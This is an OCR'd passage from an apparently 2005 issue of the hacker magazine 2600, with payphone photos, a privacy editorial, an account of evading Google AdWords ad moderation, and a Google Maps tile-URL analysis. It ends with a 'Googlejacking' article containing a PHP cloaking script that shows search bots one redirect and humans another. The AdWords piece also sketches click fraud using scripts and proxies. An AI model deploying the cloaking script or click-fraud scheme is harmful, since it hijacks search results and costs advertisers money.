The Back Cover Photo


We're pleased that Underwriters Laboratories Inc. recognizes the value of our magazine and that they're willing to tell the world in such a bold and defiant manner. Let's hope it catches on.

Found in Camas, WA

Photo by tOnedeph

Do you have a photo for the back page?

Mail it on in to 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 or email it to us at articles@2600.com. (Yes, we know it's not technically an article but please humor us.) When taking digital photos, be sure to use the highest possible resolution. If we use your picture, you'll get a free subscription (or back issues) and a 2600 t-shirt.



Israeli Payphones

Downtown Jerusalem. Someone had to make the decision to put "fire" ahead of "ambulance" even though it's out of numerical order.

Jerusalem's "Old City." Not far from the Western Wall. Seems like all of that yellow space is just begging for some graffiti.


Jerusalem. Near downtown. An orange card-only phone with what appears to be the phone number above.

Jerusalem, in the shopping market district. A gray version with complimentary beverages.


Photos by Shibuya

For more exciting foreign payphone photos, take a look at the inside back cover!

Discoveries



One Step Forward, Two Steps Back



It's always good to see increased public awareness on an issue, particularly one which can have a profound effect on our lives. Privacy is just such an issue. Over the years, the public has witnessed just how fragile that privacy is and how poorly protected it continues to be. But knowing this isn't nearly enough. Action needs to be taken. And the propaganda we continue to be fed needs to be rejected out of hand.

You would have to be almost completely cut off from the world to have missed some of the most grievous privacy invasions that have taken place recently. This doesn't even take into account the wish list of our governments who want the ability to snoop at will and in secrecy. We're talking about the normal course of business where our private records are open to unauthorized persons, bandied about, traded, sold, lost, and otherwise treated without the respect and care they deserve and in violation of the trust we have bestowed upon these entities.

Of course, watching the mass media report these very same stories you might be guided to the conclusion that this is all the fault of hackers - as usual. After all, who else would invade your privacy, steal your identity, and flout the law? Certainly not our nation's largest corporations. Let's probe a little deeper and see for ourselves.

In February, a data collection company called Choicepoint (self-described as "the premier provider of decision-making intelligence to businesses and government") revealed that it had sold the private information of 145,000 people to a company that had no business having this information. The irony is quite bitter. Here we have a company with ten billion records that is responsible for running background checks on just about every American citizen and somehow *they* weren't able to figure out that the company they were doing business with was fraudulent.

In March, LexisNexis reported that 310,000 people had their driver's license numbers and Social Security Numbers compromised through a subsidiary known as Seisint Inc. It seems that unauthorized accounts were created in the name of various law enforcement agencies and the whole thing wasn't even uncovered until the perpetrator's parents turned him in.

The banking world has been especially hard hit by security lapses involving its customers. Bank of America lost backup tapes with data on 1.2 million federal employees in February. Citigroup managed to top this in June by losing tapes with the records of 3.9 million of its customers. Wachovia employees were implicated in a fraud scheme that involved the records of nearly 700,000 customers. And these are only some of the *reported* cases. In fact, most of these cases would never have been known to the public if the companies themselves hadn't come forward.

Oddly enough, only one state (California) required consumers be notified when their confidential records were given to unauthorized entities. (Other states are now in the process of passing their own such laws.) This relatively recent law (2003) may be the reason why so many incidents are being reported which leads one to wonder just how many haven't been over the years.

When you take into account the fact that these companies think nothing of sharing this data with call centers all over the world, regularly ship unencrypted copies of all of their databases through commercial shippers, and basically sell their customers' information to anyone willing to pay, it's a wonder there's any semblance of privacy left at all.

Then of course you have your generic screwups where phenomenally stupid things happen due to the people in charge not having a clue. The victim is almost always another bit of privacy.

There was an incident involving at least six universities, including Stanford and M.I.T., where information on the status of prospective students' applications was actually made available online. To anyone in the world. And rather than focus attention on the deplorable security practices that made such a thing possible in the first place, the schools decided to make a big show of rejecting any applicants suspected of using this method to investigate their status. We would expect this kind of treatment if the applicants had actually managed to break into a computer to get this info. Or even if they had been the ones to figure it out. But these were people who simply *checked a website* that had material about them publicly available! Whether they were just curious about their own status or merely checking to see if such a thing was actually wide open to the public, they were hardly the reason why it happened nor were they engaged in any behavior of a clearly dishonest nature. Pretending a problem doesn't exist seems to be the preferred method of dealing with such things in the eyes of our leading universities. It's little wonder so many carry those values on to their respective professions.

In another incident, more than 100 students at the University of Kansas got an email telling them that they had failed a class and were in danger of having their financial aid revoked. Every email address was listed in the cc: field meaning anyone getting this letter knew the names and email addresses of everyone else who shared their status. As far as we know, no action was taken against the people responsible for *this* gross intrusion into people's lives. Clearly there were individuals who were untrained in handling confidential matters who were given access to private records which they shouldn't have been anywhere near. There's nothing to indicate that this sort of thing is at all unusual, based on the many similar stories circulating.

But this kind of sloppiness and gross negligence is only part of the story. The deliberate intrusions by those who are unaccountable are orders of magnitude worse.

Relatively few of us know that Fedex has been permitting federal authorities to peruse its databases and view all kinds of information on who's sending packages where, how they're paying for it, and more - all without those little things called warrants. "Our guys just love it," one senior customs official was quoted as saying. It was almost three years ago that Operation TIPS (Terrorism Information and Prevention System) was abandoned because of a public outcry against its Orwellian vision of utility workers, drivers, and delivery people being organized into "watchers" who would be on the lookout for any kind of suspicious activity or persons that they came across in their daily routines. With this level of cooperation by Fedex, the same vision is achieved while bypassing all of the legalities involved in government. The Department of Justice has praised Fedex for "passing along information about publicly observed aberrant behavior." So *anything* abnormal is now to be considered potentially dangerous. What an enlightened approach.

Airlines have also been caught turning over all kinds of information on its passengers to the government without any legal reason for having to do so. Schools too are being encouraged to hand over their previously confidential records. And libraries are increasingly coming under pressure to reveal information on who is reading what to the authorities. Fortunately many librarians have a very keen sense of the value of our privacy and have been doing everything in their power to subvert and expose these wanton displays of intimidation and abuse of process. But that hasn't been enough to stop libraries like one in Naperville, Illinois from recently installing fingerprint scanners for Internet access control.

Apart from the terror threat, the equally nebulous "hacker threat" is used most often to justify draconian measures or to shift blame away from those who are really responsible. News reports define the threat as "hackers who want to get access to your credit card numbers" and never "companies, organizations, and governments that intrude upon your privacy by trading your personal information, leaving it unprotected, and examining aspects of your life that are none of their business."

One of the more absurd stories that was circulating all over the place in May accused "hackers" of "holding computers hostage" by somehow encrypting victims' hard drives and demanding money in exchange for the key. We have yet to hear of a single instance where something like this actually happened. It seems to be more of a theoretical scenario which might work in a TV series but doesn't have much of a chance in real life. Let's set aside the clear fact that this has got absolutely nothing to do with hacking. The process of encrypting all of these files by simply having someone visit a website and then somehow coordinating both the decryption and the transfer of money without somehow being traced is pretty farfetched once you start to actually think about it. Yet this story was front page news as the latest hacker threat. Meanwhile the true threats were given far less attention, if any at all.

Such stories will always pop up because they're an easy way to get ratings and readers. While we need to always challenge misinformation whenever it appears, we need to also steer attention towards the real threats and not let the perpetrators get away with their deeds.

Perhaps it's time to demonstrate how easily private information can be obtained by focusing on those who have been so remiss in their responsibilities insofar as protecting our privacy. All kinds of documents exist online with information that really has no business in the public domain. Social Security Numbers are completely unprotected, unlisted phone numbers are passed around from banks to telemarketers, and "mistakes" like the ones mentioned above are occurring in ever increasing numbers. So why not target the corporate boards, the executives, and the politicians and make their private information as easily accessible as they make ours? If it's legal to have our Social Security Numbers publicly displayed, then why should elected officials get to have theirs crossed out in public documents? That's just one of many examples of how some people are more equal than others.

So far, the only reactions to the problem that we've seen involve a combination of marketing new products and blaming anyone who uncovers the weaknesses. Nothing new there. The sad fact remains that if we don't take action, our privacy will continue to mean less and less. There's nothing in it for the powers that be since they can just sell new products to "protect" us and create an element of fear that will lend itself to passing whatever new bit of legislation strikes their fancy. Expect a push for mandatory identity cards that will "protect your identity" from the evil people who wish to steal it. Get ready to buy insurance policies to protect your privacy from the very same companies that compromise it in the first place. And expect not to collect a dime from the true identity thieves - those who turn your life into a commodity to be bought and sold; they will be sure to cover their asses admirably and turn the attention to the small time crooks as the cause of the problem.

It's great to be aware of what's been going on. But that's only the first step. Now it's time to demand accountability and take back an important piece of our lives.

"No government can be long secure without a formidable opposition." - Benjamin Disraeli

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Arseny, Dabu Ch'wald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter**

Webmasters: **Juintz, Kerry**

Network Operations: **css**

Quality Degradation: **mlc**

Broadcast Coordinators: **Juintz, lee, Kobold**

IRC Admins: **shardy, r0d3nt, carton, beave, sj, koz**

Inspirational Music: **Bowie, Glass, Eno**

Shout Outs: **Inside Man, Mule, the Urchin crew, 1984comic.com**

Congrats: **Seth MacFarlane**

RIP: **Fred Kuhn**

2600*(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc.*
2 Flowerfield, St. James, NY 11780.
Periodicals postage paid at St. James, NY and additional offices.

POSTMASTER:
Send address changes to
2600, P.O. Box 752 Middle Island, NY 11953-0752.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual,$50 corporate (U.S. funds).
Overseas - $30 individual, $65 corporate.

Back issues available for 1984-2004 at $20 per year, $26 per year overseas.
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752 Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99 Middle Island, NY 11953-0099
(letters@2600.com, articles@2600.com).
2600 **Office Line: 631-751-2600**
2600 **FAX Line: 631- 474-2677**

Hacking Google AdWords

by stankdawg@stankdawg.com

Like many others, I have been a huge fan of Google over the past few years. I have spoken very highly of it on my weekly radio show *Binary Revolution Radio* discussing hacking techniques, interpreting finds, discussing new features, and lots of other things Google-related. Unfortunately, over the years I have started to find that I was beginning to question some of Google's practices. Whether it was the toolbar, the mysterious "pagerank" system, their spidering engine, GMail privacy concerns, their purchase of the Usenet archives, or any number of other features, I was starting to think that maybe they are not quite as wholesome as they first appeared.

I liked the fact that they were making advances and pushing the envelope in terms of search engine results. I did not necessarily have a problem with the individual features themselves, but I began to question the way that they went about the features and their relationships with each other. Putting ads in the GMail accounts? Not such a big thing, except that Google allegedly tracks every IP address and associates it with every search request and therefore, every email. They can claim that no human reads personal email, but I am not willing to take their word for it anymore. And what if some law enforcement agency subpoenas that information? That pretty much trumps any privacy statement from Google. If they didn't track such intrusive information then there wouldn't be a problem. But I digress.

There was still one Google product that I had no experience in and I thought it was time to take the dive. I decided that my next area of study would be the Google AdWords program.

Google AdWords, as you might have guessed from the name, is an advertising program offered by "the big G." This program is what puts those ads on the right hand side of the page containing your search results. These results also go in your GMail, groups, or anywhere else that Google has authorized to use the AdWords ads. They also have some partnered sites that use these ads on their pages as well. These locations seem to change frequently and their documented list of clients is no longer correct. Most of the ones that I tried to follow-up on have switched over to the Google AdWords competitor, Overture, which is used by both Yahoo and MSN. In fact, Overture is actually owned by Yahoo now.

I don't really think that advertising my site(s) in Google is worthwhile, but I figured it would be an interesting experiment and research assignment. It may even be an opportunity for some "investigative reporting," if you will, so I took the plunge. The plunge consisted of heading over to adwords.google.com and reading the available documentation and then dropping 20 bones to get an account started. Your $20 is basically a debit from which your fees are pulled and it is the minimum required (at the time of this writing) to create an account. They pull five bucks for a setup fee from that deposit in the first month. There are a few settings that you create when you set up the account which will come into play later.

Now that you have an account, you need to create a "campaign." Campaigns are logical divisions of different topics that you want to advertise under the same account and bill to the same place. Most small users like me will only need one campaign. If you have sites that cover several different topics, you might want to separate your ads based on the topics that you want to advertise. Perhaps you are a web developer or a hosting company and you need to advertise for a pet store, a hobby store, and a car dealership. Each one of these will have different keywords for different audiences and you would not want to mix these sites and topics together. This is only for organizational purposes and not very interesting to hackers.

While campaigns are logical divisions for content type, "ad groups" are subdivisions of campaigns. Campaigns are based on topics, but ad groups generally are based on individual sites. Each ad group has one ad which lends to being used one per site. For the example of a car site,

you might have a different ad group for new cars and a different ad group for used cars. The reason is because there will be different keywords that fit each site better. In my case, I made a different ad group for different sub-domains and projects on our site. For example: We have an ad group for *Binary Revolution Radio* and a different ad group for *Binary Revolution Magazine*. I also have a few other ad groups that I use to do some "testing" but basically you will want to create a different ad group for each different ad that you want to make.

At this point, you should still have $15 left to spend on advertising. The way that the system works is very similar to an online auction process. Instead of bidding on items, however, you are bidding on "keywords." You have to decide what keywords will provide you with the highest number of clicks. Obviously, if you are a car dealer, you would use keywords for different car models or other related search terms. You could also put phrases like "free porn" which may generate many hits but no one will buy anything once they get to your site. You paid for their click but they didn't give you anything in return. They didn't want your car site, they wanted free porn! Choosing appropriate and manageable keywords is one factor, but the other factor is that you are not the only person who wants those particular keywords and there is only so much screen space to dish out. This is where the bidding comes in.

Certain words are worth more than others. Obviously there are many car dealerships out there and they all want the same terms such as "new car dealer." The way Google handles this conflict is that they sell to the highest bidder. The more you bid on the keywords that you want, the higher on the page your ad will appear. This bidding war is a perfect design for pay-per-click advertising. You only get charged your bid amount when someone actually clicks though your ad. Every time it is shown on the page, it is counted as an "impression" and every time someone actually clicks on your ad, it is counted as a "click-through." You must maintain a certain CTR (click-through-ratio) that generally needs to be at least 0.5 percent (one click-through out of every 200 impressions) but this percentage fluctuates based on other factors like the size of the campaign and the frequency of the keywords. If you do not stay above your CTR, your account will be slowed and/or canceled. An interesting bit of trivia is that the most expensive keywords are usually those related to lawsuits and lawyers who are looking for the big payout. This includes words and phrases like "class action" and "slip and fall" with the idea that it only takes one big payoff from a class action lawsuit to make them millions of dollars and justify the cost of the ads. Insert an obligatory lawyer joke of your choice here.

So this brings you to the keywords section which is where you will do a lot of hacking to get good keywords and find some interesting things about the system. You choose keywords that you think are relevant and will generate hits on your ads. AdWords will estimate the number of hits and the CTR using some magical formula that is not publicly available. This tool may work fine for larger or medium sized campaigns, but for small campaigns it was woefully skewed even to the point that I had ads that were being slowed or canceled within a day of creating them. The AdWords system expects more clicks than a very unique keyword can provide and it just gives up far too easily. If your keywords fail too often (there are levels of failure that are unimportant in this context) your account will be "slowed" and your ads will not show as often, or so they claim. I found that my keywords, being very detailed and obscure to the non-hacking world, were still being shown when I tested for the same keywords. I guess you cannot slow something down or lower it in the results when it is so unique that there are no other ads to put in front of it. If you want to reactivate your account to full speed, you have two grace reactivations and then to reactivate it a third time, you must pay a $5 dollar reactivation fee (which is ridiculously unjustifiable for an automated system). My account was "slowed" a mere 48 hours after its initial creation. This created a paranoid existence where I was scared that if I did not check the account daily, they would kill it again. I was suddenly demoted from a webmaster to a babysitter.

When it comes to the keyword system itself, one of the things that I found interesting was the keyword tool that tries to help you come up with better keywords to add to your campaign. Once you put in a few keywords to get started, the keyword tool will then try to suggest similar keywords or phrases that are related to your original keywords. You will find some interesting results this way. I started with only a few keywords and found myself with many more based on the keyword tool. But this was where more problems started to occur. I found that my keywords were being canceled way too easily and were not given a fair chance to perform. Like I said earlier, if the campaign was on a larger scale, then this statistics model may hold true. But for smaller campaigns it simply was more of a hassle. It also led to another problem that I found slightly ironic which is that the keyword tool suggested words and phrases to me that I was later denied due to their ToS (Terms Of Service) anyway. Why recommend them if you are not going to allow me to use them? This is pretty much when my experience became totally negative with AdWords.

I also admit up front that I knew that their ToS had a rule against "hacking and cracking" sites. I knew this ahead of time, but I know that my site is a hacking site and does not promote cracking. Because of this, I thought that maybe Google would "do no evil" and be liberal with their policy and understand that my site does *not* promote illegal activity and explicitly states that in numerous places. Apparently, Google did not share this viewpoint as I found out later. In the beginning, however, when you create a keyword in you ad group it gets put into the rotation *immediately!* That is important to note. My ad group stayed in rotation for about four or five days before I got the ToS notice that my ads were suspended. I emailed the customer service person and explained to them that my site *did not* contain any reference to "cracking" and I even went so far as to show them the Google link to "define:hacker" which explained the definition of hacker right from their own site. I also pointed out that Google even offers a "hacker translator" service at http://www.google.com/intl/xx-hac➥ker/ which seemed quite hypocritical to me. I also gave links to several prominent sites that clearly define and delineate the difference between hackers and crackers. None of this did any good.

That was the motivation for this article. If Google doesn't want to be reasonable and wants to keep forcing their rules on me, then maybe I should point out the flaws in their system for the entire world to see. First, let me point out again that your ads *do not* get checked upon initial creation before they get added which is very useful if you want to be a *spammer* or promote your pr0n site for a few days on Google (although some words are explicitly banned from being in an ad at all). You will pretty much have your ad out there for a few hours or days before they will catch and ban it. Overture checks your ads before they are made available. They also banned my ads from Overture, but at least they weren't hypocritical about it. Google was banning my ads for having the word "hacking" in them but Amazon and eBay were *both* using that keyword in their ads. I guess they have bigger wallets than I do.

The next big flaw is that when Google "disables" your account, they simply remove it from the rotation until you correct the problem. They have to err on the side of caution and give you a chance to fix the item in question. To do this, you go into your ad and change it based on their explanation of the problem. In my case, they didn't like the words "hacking magazine" so I simply changed it to "security magazine" and it was immediately put back into the rotation. It took them another four or five days before they disabled my account again, this time for the same reason. I again tried to reason with them that the ad did not have the word "hacker" in it and that it was simply a site about computer security but they weren't hearing it. I got the same cut and paste response of the same "no hacking or cracking" rules every time I contacted them like I was some sort of moron. Fine, if they wanted to play that way, I certainly wasn't going down without a fight. And I also wasn't going down without using up my $15 credit that I still had left!

This is the most hilarious part of the story. Due to the method by which they check and verify ads, I simply went back into my ad and changed it again thinking that it would probably go back into rotation immediately. I removed the word "security" this time and simply left "magazine." The ad was instantly reactivated. Well, I began to wonder whether they kept any sort of database or history of ads that were banned to stop me from going back to them again. I edited my ad again and decided that I was damn well going to put my ad back out there. I put the word "hacking" back in front of "magazine" and voila! I was back in business! It was that simple! I can play this cat and mouse game for a long time if they are not going to block my previous ads and even if they tried I will apply some of the tactics from my "31337sp34k" article to make tiny changes and bypass just about any filter they want to throw at me. And so it went for about a month until they tried something different.

When they decided to ban my ad this time, they also added in a little extra twist. This time they went into every single one of my ad groups and banned *all* of my ads (some of which had "security," some had "hacking," etc.) but even better than this, they also went in and banned every individual keyword that I was using. This included "security magazine," "hacking magazine," "phreaking magazine," and included the ones that *they themselves* recommended earlier with their own keyword tool! I decided to push back a little bit and complain that they were banning keywords that were suggested by their *own system* but they still continued to cut and paste the same response to me over and over. Well, now I had to handle this problem as well.

As if it wasn't funny the first time (two paragraphs ago), let me repeat it. I went in and edited my ads again just as I had been doing and they were, once again, instantly reactivated. This time, however, they were not responding to my search terms. Obviously this is because even though the ad groups themselves were back in


rotation, the individual keywords were still banned. Well, I figured that since it worked for the ad itself, maybe I could also modify the keywords just as easily and reactivate them as well. I cut my list of keywords out to a text file and saved the ad group with no keywords in it. I then clicked on "add keywords" and pasted those bad boys right back in. I think you can already guess what happened. I was back up and running with all keywords intact. They do not seem to check ads with any regularity.

But this was just the story of the big loopholes that I found in the fundamental aspect of their system. I also have some general advice for people who actually do want to use Google AdWords. One of the controversies with this type of advertising is that you can use just about any keywords that you want. This includes proper names and copyrighted titles of companies. Coke can use the keyword "Pepsi," Honda can use "Toyota," and similar related products can try to capitalize on their competitor's name and, unless someone complains, it will be right there. Now the big guns like the ones just mentioned will put a Cease and Desist on that activity with a quickness, but for smaller sites, you have some more flexibility. I use keywords of some other popular hacking magazines in my ads (*cough*) and some security trade magazines as well to try to let people know that we exist.

Another similar tip is to use misspelled versions of your keywords. This is a huge place to get a leg up on your competition. Google will come up with a suggestion if it notices a user's search terms are misspelled, but in the meantime the user has scanned the page and seen your ad - increasing your visibility. You may get them to click on your ad without even correcting their spelling and running the correct search. I think this is a great example of social engineering where you have to understand how people think and see where that intersects with technology.

One of the more evil things you can do is based on the "daily spending limit" which is one of the items I mentioned earlier that is set up when you first make the account. You can tell AdWords what you want your maximum daily spending limit to be. When you reach that limit, based on enough click-throughs to hit that amount, your ads will be removed from the rotation until the next day. This is meant to be a safety measure for smaller sites who don't want to get overwhelmed with so many hits or orders that they cannot keep up. If you really wanted to be a jerk to your competitor, or just to a random stranger (like me), you could just click their ads as much as possible and they will pay their bid amount for each click-through. Now, I don't believe it is so simple as to allow you to just sit and click over and over. It looks to me like they use session variables to limit how many clicks can come from one person. This may also be used in conjunction with IP resolution to only give one click per customer. I think we all know that a little scripting and a list of proxy servers can overcome both of these obstacles. And since the ads disappear after the daily limit is reached, this attack also doubles as a DoS attack by removing the ads for 24 hours, which might be an interesting move for a competitor to make. I wouldn't recommend that you do this because it is pretty rude and it will cost someone money which is not a good thing. Don't bother trying this on my campaign because I set my daily limit very low so that it would take you months (literally) to use up my $15 of credit. Those lawyers who pay big money for the expensive keywords have a little more to worry about than I do.

Finally, the funniest hack of all is my last slap in the face to Google. I created an ad group (which will not be working by the time you read this). I immediately took it down, for fear of getting canceled outright, but it is here for posterity.



The ad group that you see in the first image produced the results that you see in the second image when searching for the string "Google really sucks." I am sure that my account will be shut down when this article is publicly released, but while I am waiting, I would like to continue to explore. Because of this, I am not leaving this keyword string up and running since they will probably shut me down if they saw it so if you try it as you read this, it will not be working (at least not from me). This is the new way to protest and is reminiscent of the fordreallysucks.com saga a few years back.

You can not only put in company protests, but personal messages to people triggered by keywords. Perhaps you have issues with a certain person and you want their name and a nice message to appear when you search for them. It could be used for almost anything. Theoretically, you could use this trick to send hidden messages

to someone by sending them only a very long (80 character maximum) and unique key phrase. The gibberish phrase would not generate any hits, but the ad is still delivered (this is verified). You would contact the receiver and give them the phrase and they would know to look for it on Google and then click on the resulting ad which would take them to a secret site or message (which you would have encrypted, of course) or the ad itself would contain a key to another message. The applications are endless.

So this research has been going on now for a couple of months as of this writing. I only want to get my $20 back out of it and then I will cancel the account. While I was waiting I thought I would share some of these loopholes with people so that they too could enjoy the Google AdWords program as much as I have. I also shared a few real tips on how to run a successful campaign in general. Tutorials are available on the Internet that contain probably even less information than I have provided in this article, yet people charge hundreds of dollars for them. You should probably save your money and just send them a link to this instead.

I loved Google for the longest time. But about a year ago that all started to change. They began making questionable business decisions that were obviously financially motivated. Google went public on August 19th, 2004 and started answering to stockholders whose bottom line is profit. This has been the downfall of many companies. Bias (in the form of financial pressure) has been introduced. Your expectations for privacy should be nonexistent and they are probably too late now anyway. Google is the new Big Brother... and he is definitely watching.

"The Revolution Will Be Digitized!"

Shoutz: Alternative search engines, my fellow passengers on the flight back from interz0ne 4 who formed a circle around me listening to me teach Google hacking, Acidus, Decius, Rattle, romanpoet, Elonka, the listeners of "Binary Revolution Radio," and of course, the DDP.


Hacking Google Map's Satellite Imagery

by Morcheeba

Interested in accessing Google's satellite imagery for other purposes? The protocol isn't documented but it's fairly simple to reverse engineer.

The main application is a JavaScript application that handles the user interface. The variable and function names have been run through an obfuscator, so the code is hard to read. This isn't just a protection against reverse engineering - shorter names also make it quicker to download.

If you have a Google map running, you can use Safari's Window>Activities screen to show all the image tiles loaded. Each tile is a 256x256 pixel JPEG picture that is approximately 10-30KB in size. For example:



The tiles come with the "©2005 Google" watermark already on them.

What's with the URL? I was originally expecting some sort of longitude/latitude coordinates

with some zoom factor, but this seems to be just a cryptic string of letters. Well, it turns out there is a method to the madness and this format is simpler and more precise than a numeric encoding.


First off, the "kh" in the URL stands for Keyhole, which is the name of the satellite imagery tool company Google bought in 2004 (see www.keyhole.com). It is also the name shared by the spy satellites operated by the National Reconnaissance Office.

The "v=" parameter is the JavaScript "window._ktv" value. I'm not too sure what that is, but it isn't necessary in the URL.

All characters in the value of the "t=" parameter are either "q", "r", "s", or "t".

By searching the JavaScript, you can find a hard-coded starting point for all imagery:

When you append one of the four letters to the above link, you'll get one of these pictures:



Notice a pattern? The appended letter specifies which quadrant to enlarge:

q r
t s

We start with the upper left picture containing the northern hemisphere ("t=tq") and add another letter - "t" - to zoom in on the lower left corner. (Note that requesting data for the dark upper corners returns a warning that Google has no coverage of that area.)

...and extracting the lower right corner of that image yields:

The pattern is continued until the desired level of detail is reached. Currently, there can be up to 18 characters following the "t=" tag, but Google could increase resolution in the future.

The technique used is a quadtree, a common computer graphics data structure used to efficiently access and store multiple resolution images. As an added bonus, because no numbers are used, there are no rounding errors that could create artifacts at the edges of tiles.

Also, be aware that while Google has talked about opening up their API, they currently do not officially sanction this method of image retrieval. Access to these pictures could be terminated at any time - either by making the server verify the "http get" header information (such as referrer), or by changing the access mechanism entirely. Because users always download Google's most up-to-date JavaScript viewer, backwards compatibility does not need to be maintained.

Googlejacking By Example

by J. V.
evilpope@thepopeisevil.com

Lots of noise on the net lately about this new phenomenon called "Googlejacking." For those of you who have spent the last month or so in a cave, googlejacking is when a website in Google's listing is linked in the Google database to a site that is *not* on the domain of the original writer of the original page. For instance, you could have a situation where a page listed in Google's database, say http://www.cnn.com, is linked on a Google search page to http://www.thepope➥isevil.com/cnn/, or even http://www.horny➥girls.porn-host.org/cnn/. The original website description and title will be the same, only the link will be different in the Google database. So when a user clicks on the searched link it will go through the off-CNN page, not the original CNN page.

Danger, Will Robinson

How does this happen? The problem is with the way Google handles 302 redirects and meta refreshes with a zero wait time. In other words, Google tries to make it so pages with the "same" content are not in its database. A 302 redirect or a META refresh with zero wait time will redirect the browser to another page, so Google does not want to index both the redirect page and the page you are redirected to. The zero wait time for a meta refresh *is* important because otherwise googlebot will index the redirect page as a page with no content (a blank page) instead of a page that is identical to our target page. Confused? Hopefully when we look at the exploit code it'll all be crystal clear.

This problem isn't restricted to Google. MSN Search is also reported to have this vulnerability and theoretically any other search engines will have the same problem if they handle 302 and meta redirects the same as Google does.

Exploit Listing and Discussion

There's a lot of other good information already out there (see references at bottom of article), but what I couldn't find was some good code exploiting the vulnerability. I hope to remedy this with "jack_mehada.php", shown below.

```
<!--BEGIN HTML/PHP CODE LISTING -
➥"jack_mehada.php"-->

<HTML>
<HEAD>
<?php
$target_url = $_GET['url'];
   if( strstr($HTTP_USER_AGENT, 'Google
➥bot') || strstr($HTTP_USER_AGENT,
➥'msnbot') || strstr($HTTP_USER_AGENT,
➥'Slurp')
      || strstr($HTTP_USER_AGENT, 'grub')
➥|| strstr($HTTP_USER_AGENT, 'Ask
➥Jeeves') || strstr($HTTP_USER_AGENT,
➥'Wget') )
     echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://$target_url\">";

   else
     echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.thepopeis
➥evil.com\">";
?>
</HEAD>

<BODY>
<!-- "jack_mehada.php" by J and Evil Pope
➥ of http://www.thepopeisevil.com -->
</BODY>

</HTML>

<!--END HTML/PHP CODE LISTING - "jack_me
➥hada.php"-->
```

If you know a little about php and a little about browsers, what this script does should not take long to understand. The if statement checks if the software that requested the page is a bot by checking its user-agent string. I didn't just check for googlebot - msnbot and a few others are in there too. Bots get a redirect to our target page, everyone else gets a redirect to http://www.thepopeisevil.com.

You can change the script to redirect non bots to any page you want by changing the line:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.thepopeis
➥evil.com\">";
```

to:

```
echo "<meta http-equiv=\"refresh\"
➥content=\"0;url=http://www.my-site.
➥com/whateverpageyouwant.html\">";
```

